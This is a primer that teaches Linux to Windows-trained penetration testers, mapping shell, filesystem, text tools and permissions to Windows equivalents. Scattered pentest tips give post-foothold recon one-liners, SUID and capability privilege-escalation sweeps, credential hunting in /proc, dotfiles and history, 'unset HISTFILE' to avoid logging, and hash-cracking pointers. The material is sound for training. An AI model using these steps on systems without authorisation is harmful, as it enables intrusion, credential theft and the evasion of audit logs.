Linux Primer for the Windows Pentester
🪟 Who this is for
You already own Windows: cmd, PowerShell, Active Directory, Task Manager, Event Viewer,
services.msc, the Registry, NTFS ACLs,netsh,winget. You have little or no Linux. This primer translates Linux into terms you already hold, so you spend your time doing the job in Kali instead of relearning an operating system. Every concept is anchored to its closest Windows counterpart, then paired with the one difference that actually bites.
ℹ️ How to read this
Start with 0 Day one the twelve commands that unstick you and 1 The landmines read before you touch anything — ten minutes that pre-empt most of the painful failures. Then read 2 The mental model and 3 Terminal and shell survival in order; they unlock everything after them. The rest are reference chapters you can jump to. Each chapter ends with a focused Windows↔Linux table. The whole thing is built to be grepped and kept.
The labels you’ll see throughout:
- 🪟 From Windows — the analogy and the sharp difference.
- 🎯 Pentest angle — why an operator cares.
- ⚠️ Trap — a Windows reflex that misfires here.
- ⛔ Footgun — destructive, silent, and irreversible.
- 💡 Tip — a habit or shortcut worth stealing.
ℹ️ One kernel, many distros — about the Kali examples
“Linux” comes in a lot of flavors, and this primer uses Kali for every concrete example. Don’t let that mislead you: the mental model, the filesystem, permissions, processes,
bash, the core text tools, and SSH are the same across every mainstream distro — Debian, Ubuntu, Fedora/RHEL, Arch. What actually differs is small and predictable: the package manager (Kali/Debian/Ubuntu useapt, Fedora/RHEL usednf, Arch usespacman), a handful of service and path details, and Kali’s own conveniences (the curated toolset, the defaultkaliuser). Treat theaptlines and anything explicitly Kali-specific as the example, not gospel — everything else transfers as written.
Table of contents
- 0 Day one the twelve commands that unstick you
- 1 The landmines read before you touch anything
- 2 The mental model
- 3 Terminal and shell survival
- 4 The filesystem one tree no drive letters
- 5 Files text and the pipeline
- 6 Users groups permissions and sudo
- 7 Software and packages apt
- 8 Processes and services
- 9 Networking
- 10 Remote access and file transfer
- 11 A bash scripting primer
- 12 Logs scheduling and the kernel
- 13 Capstone the first five minutes on a shell
- Appendix the pocket card
0 Day one the twelve commands that unstick you
If you learn nothing else before opening a terminal, learn these. They remove the dozen failures that make a Windows person feel helpless in Kali.
💡 The twelve
- Tab completion. Press
Tabconstantly — it completes commands, paths, and filenames, fixes the capitalization to match disk, and escapes spaces for you. It kills the #1 error (No such file or directoryon a file you can see).sudo !!re-runs the last command withsudoafter a “Permission denied”.Ctrl+Rreverse-searches your history;!$reuses the last argument of the previous command.ip afinds your own attack IP (watch fortun0on a VPN) andip ryour routes — do this before setting up any reverse shell.ss -tulpnshows listening ports. (These replaceipconfig,route print,netstat -ano.)python3 -m http.server 8000stands up an instant web server in the current directory — the universal way to move tools onto / loot off a box. Pull withwget/curlon the far end.chmod +x ./tool && ./toolmakes a download runnable, and the mandatory./runs it (the current directory is not on your PATH). Sidestep a missing execute bit or anoexecmount withbash x.sh/python3 x.py.man cmd,cmd --help | less,apropos keyword— docs are local and offline.qquits the pager.Escthen:q!escapesvimif you get trapped.find / -name foo 2>/dev/nulllocates files;grep -rin pattern .searches inside files. Always append2>/dev/nullto strip permission-denied noise. (Linuxfind≠ Windowsfind; text-in-files isgrep.)- The post-foothold one-liner:
id; sudo -l; find / -perm -4000 -type f 2>/dev/null; cat /etc/passwdmaps your privileges and the obvious privesc paths in seconds.systemctl status|start|stop <svc>plusps aux | grep xandkill/pkill— start services you need (ssh, postgresql, apache2) and triage processes. This is yourservices.msc+ Task Manager.tmuxruns long scans in a session that survives a dropped SSH or a closed window (detachCtrl-b d, reattachtmux attach).sudo apt update && sudo apt full-upgradeis the one habit that actually patches Kali.apt updatealone changes nothing.- Control keys:
Ctrl+Shift+C/Ctrl+Shift+Vcopy/paste in a terminal,Ctrl+Ccancels the running command (it does not copy),Ctrl+Lclears the screen,Ctrl+Zsuspends a job (resume withfg),Ctrl+Bbackgrounds and starts a suspended job,Ctrl+Dsends end-of-input / logs out.
1 The landmines read before you touch anything
These are the irreversible or silent failures. Windows protected you from most of them; Linux does not.
⛔
rmhas no Recycle Bin — andrm -rfisformatwith no prompt
rm filedeletes permanently: no Recycle Bin, no undo, no “Are you sure?”.rm -rf dirdeletes an entire tree instantly and silently. Because the shell expands wildcards first, a stray space turnsrm -rf ./tmpintorm -rf / tmp— wiping the system. Treatrm -rfwith the respect you giveformat. Userm -ifor adel /p-style prompt while you build the habit.
⛔
>overwrites instantly, with no warning
cmd > filedestroys whatever was infilethe moment you press Enter. One>where you meant>>(append) silently erases a file. Group this withrmas the “destructive and silent” pair.
⛔ As root there are no guardrails at all
root(the superuser) bypasses every permission check with no UAC-style prompt and no confirmation. Run day-to-day as thekaliuser and elevate one command at a time withsudo. A destructive command as root just executes. Also: running everything as root hides permission bugs and gives misleading results — always test a target’s access as the real low-privilege user.
⚠️ Everything is case-sensitive

Downloads,downloads, andDeskTopare three different names;lsworks,LSdoes not.No such file or directoryon a file you can see almost always means wrong case. Lean onTab.
⚠️ You must type
./to run a program in the current directoryThe current directory is deliberately not on your
PATH(a security decision). Typingexploit.shgives “command not found”; you must type./exploit.sh— and set the execute bit first withchmod +x. This bites everyone the first time they download a tool.
⚠️ A file runs because of its execute bit, not its name
There is no
.exe. A fresh download has no execute permission and won’t run untilchmod +x. “Permission denied” (you lack thexbit, or the mount isnoexec) is a different failure from “command not found” (not on PATH) — Windows blurs the two.
⚠️
apt updatedoes not update your softwareIt only refreshes the catalog of what’s available. To actually install newer versions you run the separate
apt upgrade(orfull-upgrade). Windows’ single “Check for updates” button conflates the two, so Windows people runapt update, see nothing change, and wrongly assume they’re patched.
⚠️ Windows line endings (CRLF) silently break scripts and keys

A script saved by a Windows editor fails with
/bin/bash^M: bad interpreteror$'\r': command not found, and pasted configs/keys mysteriously won’t parse. Fix the editor to use LF, or rundos2unix file(orsed -i 's/\r$//' file).
⚠️
sudodoes not carry your shell’s redirection or environment
sudo echo x > /etc/filefails — the>runs in your shell (unprivileged) beforesudoever elevates. Useecho x | sudo tee /etc/file, orsudo sh -c 'echo x > /etc/file'.sudoalso resetsPATHand strips most environment variables, so an exported var or a/usr/localtool can be invisible undersudo.
⚠️ SSH refuses an over-permissive private key
Copy a key off a box and
ssh -i key user@hostfails with “UNPROTECTED PRIVATE KEY FILE” until youchmod 600 key(and~/.sshshould be700). Guaranteed day-one wall.
⚠️ Closing the terminal or dropping SSH kills your running jobs
A long
nmap/hashcatdies on disconnect (the shell sendsSIGHUPto its children). Run it undertmux/screen, ornohup cmd & disown.
⚠️ Single vs double quotes change what a command targets
'single'is fully literal — no$var, no*glob, no$()."double"expands variables but keeps the result as one token. Unquoted splits on whitespace and globs.grep '$x' filenever expands$x;grep "$x" filedoes.
2 The mental model
The real shift from Windows is not vocabulary, it is philosophy. Windows hides its internals behind the Registry, WMI, sealed services, and signed binaries; you script around it. Linux lays itself out as plain text and small chainable programs you are expected to read, edit, and recombine. That openness is exactly why nearly the entire offensive-tooling ecosystem lives here, and why a bare text shell — not a GUI — is what you land in after an exploit.
Kernel vs distribution, and where Kali fits
“Linux” is strictly the kernel (drives hardware, schedules processes, enforces permissions, presents the filesystem). A distribution is the whole shippable OS: that kernel plus the GNU userland, a package manager, an installer, and defaults. Debian, Ubuntu, Fedora/RHEL, Arch, and SUSE are different distros over the same kernel family. Kali is a Debian derivative from OffSec that tracks Debian Testing as a rolling release, curates ~600 security tools, and ships a kernel patched for wireless injection.
uname -r              # kernel version only
uname -a              # kernel + architecture + build
cat /etc/os-release   # which distro and version this actually is
🪟 From Windows
Windows editions (Home/Pro/Enterprise/Server) are one vendor shipping one engine with features toggled. Linux distros are different vendors shipping the same engine with entirely different userland, package tooling, and file layout. Trap: unlike Windows editions, distros do not share a package manager or always agree on paths — Kali/Debian/Ubuntu use
apt; RHEL/Fedora usednf. An install command copied from a RHEL blog will not work on Kali.
“Everything is a file”

Linux models nearly every resource as a file-like object you touch with the same handful of tools: regular files and directories, yes, but also disks (/dev/sda), the terminal (/dev/tty), live kernel and process state (/proc, /sys), and more. So cat, grep, dd, and redirection (>, <, |) work uniformly across all of it.
🪟 From Windows
Windows exposes each of these through a different API and tool: disks via
\\.\PhysicalDrive0anddiskpart, config viaregedit, processes via Task Manager/WMI — each with its own access model. On Linux one toolset touches all of it. There is no separate “registry editor” or “process API” to learn; it iscatandgrepagainst paths.
🎯 Pentest angle
/procand/devare recon and privesc gold./proc/<pid>/environleaks secrets passed to a service,/proc/<pid>/mapsandmemexpose memory, and readable device files underpin disk imaging and raw packet work. Treat the filesystem as the API surface of the whole machine.
root vs Administrator
root is UID 0, the unrestricted superuser — permission bits never stop it and there is no consent prompt. The number 0 is what makes root root, not the name. You escalate from a normal account on demand:
whoami        # current username
id            # uid, gid, and all group memberships (the real privilege picture)
sudo <cmd>    # run one command as root (prompts for YOUR password)
sudo -i       # become root interactively (a root login shell)
sudo -l       # what am I allowed to run as root? (recon + privesc)
🪟 From Windows
root≈ Administrator andNT AUTHORITY\SYSTEMand TrustedInstaller rolled into one — but blunter: no UAC token split, no consent dialog. See 6 Users groups permissions and sudo for the criticalsudo(your password, authorized bysudoers) vssu(the target account’s password — the truerunasanalog) distinction. Caveat: on hardened enterprise boxes, SELinux/AppArmor (mandatory access control, no everyday Windows equivalent) can still constrain even root.
Transparent and scriptable
Config lives in readable text under /etc, logs as text under /var/log (or journalctl), and programs emit text you chain with pipes. Documentation is local and a keystroke away (man, --help). “Glue it together with a shell script” is the default reflex, not a last resort.
| Task | Windows | Linux |
|---|---|---|
| The all-powerful account | Administrator / SYSTEM | root (UID 0) |
| Run one command elevated | Run as administrator / runas | sudo <cmd> |
| Who am I | whoami | whoami ; id (full picture) |
| Where config lives | Registry (regedit, binary hive) | plain-text files under /etc |
| Where logs live | Event Viewer (.evtx, binary) | /var/log/* text ; journalctl |
| What makes a file runnable | .exe / .bat extension | the execute bit (chmod +x) |
| Install software | winget install / MSI | sudo apt install <pkg> |
| OS / kernel version | winver / systeminfo | uname -a ; cat /etc/os-release |
| Command help | cmd /? / Get-Help | man cmd / cmd --help |
3 Terminal and shell survival
On Windows you keep a mental wall between the interactive console and script files. In Linux that wall is gone: the shell is both your prompt and your scripting language. The terminal is just the window; the shell (bash for scripting, zsh interactively on Kali) is the interpreter inside it. A command is the first word (a program), then flags and arguments. Flags are short (-l) or long (--all) and case-sensitive. The prompt tells you who you are: trailing $ = normal user, trailing # = root.
🪟 From Windows
This is
cmd.exe/PowerShell, and the instinct to drive by typing is correct. The sharp difference:bashpasses untyped text/byte streams between programs, not rich .NET objects like PowerShell’s pipeline. No Verb-Noun cmdlets, noGet-/Set-discoverability, no object properties to dot into. You compose tiny text-filtering tools instead of calling methods — PowerShell’s object-model muscle memory actively misleads you here.
Copy, paste, and the control keys

This is the single most common reflex failure, so it goes first:
- Copy/paste:
Ctrl+Shift+C/Ctrl+Shift+V(or select-to-copy, middle-click-paste). PlainCtrl+Cdoes not copy. Ctrl+CsendsSIGINT— it cancels/kills the running command.Ctrl+Zsuspends the current job (resume withfg).Ctrl+Dsends end-of-input (endscat >, logs you out at an empty prompt).Ctrl+Lclears the screen (likecls).
Work fast: tab completion and history
history 20                 # last 20 commands (≈ doskey /history, F7)
!!                         # re-run the last command (sudo !! is the classic)
!$                         # the last argument of the previous command
!nmap                      # re-run the last command that started with "nmap"
# Ctrl+R  → incremental reverse search of history; Ctrl+R again cycles, Enter runs
export HISTCONTROL=ignorespace   # a leading space keeps a command OUT of history
Press Tab to complete commands and paths; double-Tab lists candidates. Up/Down scroll previous commands. Ctrl+R reverse-search exists in PowerShell (PSReadLine) too, so that muscle memory carries straight over.
🎯 Pentest angle
~/.bash_historyis written to disk on logout — one of the first files to read on a target (creds, hostnames, mount points) and to control on your own box. On KaliHISTCONTROL=ignorespaceis often default, so a leading space before a command keeps it off disk;unset HISTFILEdisables history for the session.
Quoting and command substitution (the two that bite)
target="10.0.0.5"          # assignment: NO spaces around =
echo "$target"             # double quotes expand → 10.0.0.5, stays one token
echo '$target'             # single quotes are literal → prints $target
today=$(date +%F)          # $(...) runs a command and substitutes its output
file="my report.txt"
cat "$file"                # correct: one argument
cat $file                  # WRONG: unquoted → two args, "my" and "report.txt"
⚠️ Trap
PowerShell tolerates
$x = 10with spaces and handles spaces in values for you. Bash does neither:x = 10tries to run a command namedx, and an unquoted$varis word-split and glob-expanded. When in doubt, double-quote.
| Task | Windows | Linux |
|---|---|---|
| Copy / paste in the console | Ctrl+C / Ctrl+V | Ctrl+Shift+C / Ctrl+Shift+V |
| Cancel the running command | Ctrl+C | Ctrl+C |
| Clear the screen | cls | clear or Ctrl+L |
| Command history | doskey /history / F7 | history |
| Reverse-search history | Ctrl+R (PSReadLine) | Ctrl+R |
| Repeat last command | ↑ then Enter | !! |
| Which shell am I in | — | echo $0 |
| Capture command output | $(cmd) (PS) | $(cmd) |
4 The filesystem one tree no drive letters
There is a single rooted tree whose top is / (say “root”). A second disk, a USB stick, or a share is mounted onto an empty directory somewhere under / — it does not become D:. Paths use forward slashes and are case-sensitive. The layout is standardized (the Filesystem Hierarchy Standard), so /etc, /usr/bin, /var/log mean the same on Kali, Debian, Ubuntu, and Red Hat.
graph TD
    R["/ (root of the tree)"] --> ETC["/etc — system config (text)"]
    R --> BIN["/usr/bin, /usr/sbin — programs on PATH"]
    R --> HOME["/home — user profiles"]
    R --> ROOT["/root — the root user's home"]
    R --> VAR["/var — logs, web, spools"]
    R --> TMP["/tmp — world-writable scratch"]
    R --> PROC["/proc, /sys — live kernel/process state (virtual)"]
    R --> DEV["/dev — device files"]
    R --> MNT["/mnt, /media — mount points for other disks"]
    R --> OPT["/opt — self-contained 3rd-party apps"]
    HOME --> K["/home/kali"]
    VAR --> LOG["/var/log — auth.log, syslog"]
    VAR --> WWW["/var/www — web root"]
⚠️ Three different “roots”
/(top of the tree), the root user (superuser, home at/root), and/root(that user’s home directory) all share the name and are completely different things.
The directories a pentester actually cares about
/etc— system-wide config, almost all plain text. First stop in post-ex:/etc/passwd(accounts, world-readable),/etc/shadow(hashes, root-only),/etc/sudoers,/etc/crontab+/etc/cron.d/,/etc/ssh/sshd_config./home/<user>and/root— dotfiles, SSH keys, shell history.~/.ssh/,~/.bash_history,~/.aws,~/.config,.env,.git./var/log— logs (evidence, and what the defender sees)./var/www— web root and app config./tmpand/dev/shm— world-writable; the standard payload drop zones./proc/<pid>/—environandcmdlinefrequently leak passwords passed to services.
🪟 From Windows
/home≈C:\Users, but/rootlives at/root, not under/home./etc≈ the Registry +C:\ProgramDataconfig — but it’s a folder of editable text files, closer to a pile of per-app.ini/.conffiles than to one binary hive with a schema; you read it withgrepand edit withnano, neverregedit./usr/bin≈System32;/opt≈C:\Program Files;/var/log≈ Event Viewer (but flat text youtail/grep);/proc&/sys≈ what WMI/Task Manager surface (but as virtual files);/dev≈ Device Manager (but each device is a readable file). Trap: a mounted volume is a directory (look it up withlsblk), not a letter.
Navigation
pwd                 # print working directory — the unambiguous "where am I"
cd /var/log         # absolute move
cd ..               # up one level   (cd ../.. up two)
cd ~                # home   (bare `cd` also goes home — it does NOT print cwd like Windows)
cd -                # toggle back to the previous directory
ls -lah             # long listing, all (incl. hidden), human sizes
ls -la ~            # reveal dotfiles: .ssh, .bash_history, .config
⚠️ Trap
Bare
cdin cmd prints the current directory; barecdin Linux sends you home. Usepwd. And “hidden” is not an attribute — it just means the filename starts with a dot, revealed only byls -a. A plainlsmisses every piece of home-directory loot.
Absolute vs relative, and the ./ rule
An absolute path starts at / and means the same everywhere; a relative path is resolved from where you are. . = here, .. = parent. To run a program in the folder you’re standing in you must type ./tool — because the current directory is kept off PATH on purpose.
Getting help
man ls              # full manual in a pager: / to search, n next, q to quit
man 5 passwd        # the FILE-FORMAT page (section 5), not a command
ls --help | less    # quick usage, paged
apropos password    # which installed commands relate to "password"
💡 Pager escape hatches
man/lessopen a scrolling pager — pressqto quit (new users get stuck). Insidevim, pressEscthen:q!to bail without saving. These two escapes save a surprising amount of panic.
Finding things
which nmap                               # which binary PATH would run (≈ where.exe)
locate sshd_config                       # instant DB lookup (sudo updatedb if stale)
find / -name sshd_config 2>/dev/null     # live, always-current search by name
find / -perm -4000 -type f 2>/dev/null   # the classic SUID privesc sweep
grep -rin "password" /var/www 2>/dev/null# search INSIDE files
⚠️ The single biggest search trap
Linux
findsearches for files by name/attributes; it is not Windowsfind/findstr(which search text inside files). Searching inside files on Linux isgrep. (The Windows “find files” job isdir /s /borGet-ChildItem -Recurse.) Always append2>/dev/nulltofindto suppress the permission-denied flood.
| Task | Windows | Linux |
|---|---|---|
| Print current directory | bare cd / prompt | pwd |
| List files (detailed, incl. hidden) | dir /a | ls -lah |
| Change dir / up one / home / previous | cd p / cd .. / cd %USERPROFILE% / pushd,popd | cd p / cd .. / cd ~ / cd - |
| Switch to another volume | D: | cd /mnt/... (mount point) |
| Run a program in the current dir | name | ./name (./ required) |
| Find an executable on PATH | where tool | which tool / command -v tool |
| Find a file by name (recursive) | dir /s /b name | find / -name name 2>/dev/null |
| Search text inside files | findstr /s text * | grep -r text . |
| Temp dir / user profiles / admin profile | %TEMP% / C:\Users / …\Administrator | /tmp / /home / /root |
5 Files text and the pipeline
Almost everything you configure, loot, or attack on Linux is a plain-text file, and a handful of sharp text tools chained with pipes become a general-purpose data language. The biggest mental shift from PowerShell: Linux pipes carry raw TEXT (bytes), not typed objects. There are no properties to select; every stage re-slices text with grep/cut/awk/sed.
Viewing and editing
cat file                    # dump a whole (small) file       ≈ type
less /etc/ssh/sshd_config   # page: / search, n next, q quit  (far better than more)
head -n 20 file             # first 20 lines                  ≈ Select-Object -First
tail -n 20 file             # last 20 lines
tail -f /var/log/auth.log   # LIVE-follow a log               ≈ Get-Content -Wait
nano file.conf              # friendly editor: Ctrl+O save, Ctrl+X exit
vim file.conf               # modal: i=insert, Esc, :wq save, :q! bail
🪟 From Windows
cat≈type,less≈ amorethat can scroll backward and search,head/tail≈Select-Object -First/-Last,tail -f≈Get-Content -Wait -Tail 10. Trap: over SSH there is no Notepad — you must knownano(friendly) or survivevim. No GUI editor is coming.
Managing files — and the rm landmine
cp src dst            # copy (cp -r for a directory tree)
mv old new            # RENAME is the same command as move
rm file               # delete — NO Recycle Bin, NO undo, NO prompt
mkdir -p a/b/c        # create nested dirs in one shot
rm -rf dir            # recursive force-delete: see the Footgun in §1
⚠️ Trap
Linux has no separate rename command —
mv old newboth renames and moves. Andrmnever uses a Recycle Bin, unlike an Explorer delete. Userm -ifor confirmation.
Redirection, pipes, and /dev/null
Every process has three channels: stdin (0), stdout (1), stderr (2).
nmap -p- host > scan.txt     # stdout to file (OVERWRITES)
echo run2 >> scan.txt        # append
tool 2>/dev/null             # discard errors (the permission-denied flood)
cmd &> all.log               # both stdout and stderr to one file
cmd1 | cmd2 | cmd3           # pipe: cmd1's stdout → cmd2's stdin → …
command | tee out.log        # see output AND save it (≈ Tee-Object)
🪟 From Windows
>,>>,2>,2>&1behave the same as cmd, and/dev/nullis cmd’sNUL. The shift is away from PowerShell, where|passes live objects: here| grep xreplaces| Where-Object {$_.Name -eq 'x'}, and you re-parse text at every stage.
The text toolkit
grep -rin "api_key" /var/www        # recursive, case-insensitive, with line numbers
grep -v nologin$ /etc/passwd        # INVERT: lines that do NOT match
grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' scan.txt   # pull IPs out of any output
sed 's/old/new/g' in > out          # stream find-and-replace (prints; does not edit!)
sed -i 's/debug/info/g' app.conf    # edit the file IN PLACE (dangerous; sed -i.bak keeps a backup)
cut -d: -f1 /etc/passwd             # field 1, colon-delimited → usernames
awk -F: '$3>=1000{print $1}' /etc/passwd   # real (non-service) users; awk handles runs of whitespace
sort -n nums | uniq -c | sort -rn   # numeric sort → frequency count → ranked
wc -l hosts.txt                     # count lines (the reflexive "how many?")
tr 'a-z' 'A-Z' < file               # translate CHARACTERS (reads stdin ONLY)
⚠️ Three traps in the text tools
cut’s default delimiter is a TAB, not a space — set-d":"explicitly, and reach forawkwhen fields are separated by runs of whitespace.sortis lexicographic by default (so105sorts before8) — add-nfor numbers.uniqonly collapses adjacent duplicates, so it’s almost alwayssort | uniq.trtakes no filename —tr a b filejust hangs waiting on stdin. Pipe into it or use< file. Andtris per-character translate (.ToUpper()), not PowerShell-replace; string/regex replacement issed.
Globbing — the shell expands it, not the program
* = any run of chars, ? = exactly one, [a-z] = a range. The non-obvious rule: the shell expands the glob into a list of real filenames before the command runs. rm * is handed rm file1 file2 file3. To pass a literal pattern to a tool, quote it: find /etc -name '*.conf'. * does not match hidden dotfiles.
Chaining — and why & is dangerous
cmd1 ; cmd2            # run in sequence regardless of success
cmd1 && cmd2           # run cmd2 only if cmd1 SUCCEEDED (exit 0)
cmd1 || cmd2           # run cmd2 only if cmd1 FAILED
nmap -p- host &        # a single trailing & BACKGROUNDS the job
echo $?                # exit status of the last command (0 = success)
⚠️ Trap
In cmd,
&chains commands and;is just a character. In Linux it’s the reverse:;chains, and a lone trailing&backgrounds the job.cmd1 & cmd2expecting sequential execution instead detachescmd1.
Archives and compression (how you extract everything)
Tools and wordlists ship as .tar.gz (“tarballs”) or .zip. Critically, tar only bundles; gzip compresses — .tar.gz is tarred then gzipped.
tar -xzvf tool.tar.gz            # eXtract gZipped Verbose File  (modern tar: tar xf auto-detects)
tar -czvf out.tar.gz dir/        # Create a gzipped archive of dir/
tar -tzvf file.tar.gz            # list contents without extracting
gunzip -k /usr/share/wordlists/rockyou.txt.gz   # rockyou ships GZIPPED; -k keeps the .gz
unzip archive.zip                # (zip/unzip may need: sudo apt install zip unzip)
🎯 Pentest angle
Kali’s
rockyou.txtlives at/usr/share/wordlists/rockyou.txt.gz— point a cracker at the.gzand it fails until yougunzipit. Mnemonic for extract:tar xf(“x-tract file”).
Symbolic links
ln -s /real/target linkname # symbolic link: ls -l shows linkname -> /real/target
🪟 From Windows
A symlink ≈
mklink— but a Windows.lnkshortcut is not a symlink: only Explorer understands.lnk, whereas a symlink is followed transparently by the kernel and every program as if it were the real path. Directory symlinks ≈ junctions. This is why/bin→/usr/binworks invisibly (the “usr-merge”), and why symlink/TOCTOU tricks matter for privesc.
| Task | Windows | Linux |
|---|---|---|
| Show a whole file / page it | type / more | cat / less |
| First/last N / live-follow | -First/-Last / Get-Content -Wait | head -n N / tail -n N / tail -f |
| Copy / rename / move | copy / ren / move | cp / mv old new / mv |
| Delete file / tree (no recycle) | del / rd /s /q | rm / rm -rf |
| Redirect stdout / errors / both | > f / 2>nul / > f 2>&1 | > f / 2>/dev/null / &> f |
| Save and display a stream | Tee-Object | tee |
| Search text in files | findstr /sin / Select-String | grep -rin |
| Find & replace in text | (gc f) -replace 'a','b' | sed 's/a/b/g' (-i edits file) |
| Extract a column / sort+dedup | -split/Sort-Object -Unique | cut -d: -f1 / sort -u |
| Run next only if prev succeeded/failed | && / || | && / || |
| Run in sequence / in background | cmd1 & cmd2 / start /b | cmd1 ; cmd2 / cmd & |
| Extract an archive | right-click → Extract | tar -xzvf f.tar.gz / unzip f.zip |
6 Users groups permissions and sudo
Windows protects objects with rich NTFS ACLs: a long, ordered list of Allow/Deny entries per SID, with inheritance. Classic Linux permissions are deliberately tiny: every file has exactly one owning user, one owning group, and three bits (read/write/execute) for each of owner (u), group (g), other (o). That is the whole model for most files.
Reading ls -l
-rwxr-xr--  1  kali  staff  479  Jan 19 15:37  tool
│└┬┘└┬┘└┬┘      │     │
│ │  │  └ other:  r--        (read only)
│ │  └── group:  r-x        (read + execute)
│ └───── owner:  rwx        (read + write + execute)
└──────── type:  - file, d dir, l symlink
A trailing + on the mode means extra POSIX ACL entries exist (getfacl to see them); a trailing . means an SELinux context is attached.
🪟 From Windows
≈ reading
icacls fileor the Security tab. Difference: NTFS stacks many Allow/Deny ACEs for many SIDs with ordering and inheritance; classic Linux gives you one owner, one group, and “everyone else”, each with only r/w/x — no per-user Deny, no ACE ordering. (setfacladds multi-principal ACLs, but it’s the exception.) On a directory,xmeans “may enter/traverse (cdinto)” andrmeans “may list names” — a split with no clean Windows parallel.
The execute bit and chmod
A file runs only if its x bit is set, and then only if it’s a valid binary or a text file with a shebang. Fresh downloads arrive without x.
chmod +x ./tool        # add execute (symbolic, additive)
chmod 755 script.sh    # octal: rwx r-x r-x  (owner 7, group 5, other 5)
chmod 640 secret.txt   # rw- r-- ---
chmod -R g+rX /srv     # recurse; capital X = execute only on dirs/already-executables
Octal sums r=4, w=2, x=1 per triplet: 7=rwx, 6=rw-, 5=r-x, 4=r--.
⚠️ Trap
Octal
chmodis an absolute overwrite of all nine bits —chmod 644silently strips any execute you had. Symbolicchmod u+xis the relative, additive form that matches the Windows “just add one more right” reflex. Andchmod 777is the equivalent of granting Everyone Full Control — almost always a real vulnerability, not a quick fix. Bypass a missingxbit when you only have read withbash script.sh/python3 script.py; watch fornoexecmounts on/tmp.
Ownership, and the subtractive umask
sudo chown user:group file    # set owner AND group (only root can GIVE a file away)
chgrp group file              # change group (must be one you belong to)
umask                         # the default-permission filter for THIS shell (e.g. 0022 → 644 files, 755 dirs)
⚠️
umaskhas no clean Windows analogIt is not NTFS inheritance. NTFS inheritance is additive and flows from a folder’s ACL down the tree.
umaskis a per-process subtractive default-deny filter: it masks bits off a fixed base (666 files / 777 dirs), travels with your shell session, and never touches existing files. Files never gainxfrom the base, which is why a new script still needschmod +x.
Special bits: SUID, SGID, sticky
Three extra bits sit above the normal nine. SUID (octal 4xxx) on an executable makes it run with the file owner’s privileges — so a SUID-root binary runs as root for any caller (ls -l shows s in the owner’s x slot, e.g. -rwsr-xr-x on /usr/bin/passwd). SGID (2xxx) does the same with the group. The sticky bit (1xxx, shown t) on a world-writable directory means only a file’s owner can delete it — that’s what makes /tmp safe.
🪟 From Windows
SUID is not a LocalSystem service (which already runs as SYSTEM continuously). It’s a file that re-elevates on each launch, for every caller, with no consent UI — the accurate cousin is an EXE with an auto-elevate manifest, baked into the file forever. The lesson is the “no UAC prompt” part.
🎯 Pentest angle
Enumerate immediately:
find / -perm -4000 -type f 2>/dev/null(SUID) and-perm -2000(SGID). Cross-reference against GTFOBins — many standard utilities (find,vim,nmap,cp,bash,python) spawn a root shell when SUID or allowed viasudo. Also check Linux capabilities, the finer-grained modern replacement:getcap -r / 2>/dev/null(apythonwithcap_setuid=epis instant root).
Accounts: /etc/passwd, /etc/shadow, UID 0
Accounts are plain text in /etc/passwd (seven colon fields: name:x:UID:GID:comment:home:shell); the x means the real hash lives in root-only /etc/shadow. Hashes are crypt-format ($6$ SHA-512, $y$ yescrypt), not NTLM.
awk -F: '$3==0{print $1}' /etc/passwd   # any UID-0 account besides root = backdoor red flag
cat /etc/passwd                         # world-readable: enumerate every account, home, shell
🪟 From Windows
/etc/passwd≈ the account list (net user/Get-LocalUser);/etc/shadow≈ the SAM/NTDS.dit hash store. Trap:/etc/passwdis world-readable by design, so any user enumerates every account. The hashes are crypt-format — feed them tohashcat(mode 1800 for sha512crypt) /john, you do not pass-the-hash.
sudo vs su — reconcile this now
xkcd 149 by Randall Munroe, CC BY-NC 2.5.
sudo <cmd>     # run one command as root; prompts for YOUR password; authorized by /etc/sudoers
sudo -l        # exactly what you may run as root (highest-value post-foothold command)
sudo -i        # open a root login shell
su - user      # switch user fully; prompts for the TARGET account's password
🪟 From Windows
sudo= UAC-style elevation, but you authenticate with your own password — authorization comes fromsudo-group (Debian/Kali) orwheel-group (RHEL) membership in/etc/sudoers, not from knowing root’s password.suis the truerunasanalog: it wants the target account’s password. Mixing these up is the most common Windows-admin confusion.sudocaches your credential per-terminal for ~15 min and logs everything to/var/log/auth.log.
🎯 Pentest angle
